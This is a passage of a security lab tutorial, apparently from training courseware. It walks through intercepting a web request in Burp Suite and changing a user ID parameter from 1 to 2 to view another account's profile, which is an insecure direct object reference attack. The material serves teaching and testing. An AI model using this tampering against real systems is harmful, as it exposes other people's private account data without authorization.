
19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.



21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.
22. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.



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

23. Inspector wizard appears, click to expand **Query Parameters**.



24. You can observe **NAME** and **VALUE** columns, double click on the **value**, or **click arrow icon** (>).



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

25. In the next wizard, change the **VALUE** from **1** to **2** and click **Apply Changes** button.



26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.



27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

    Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

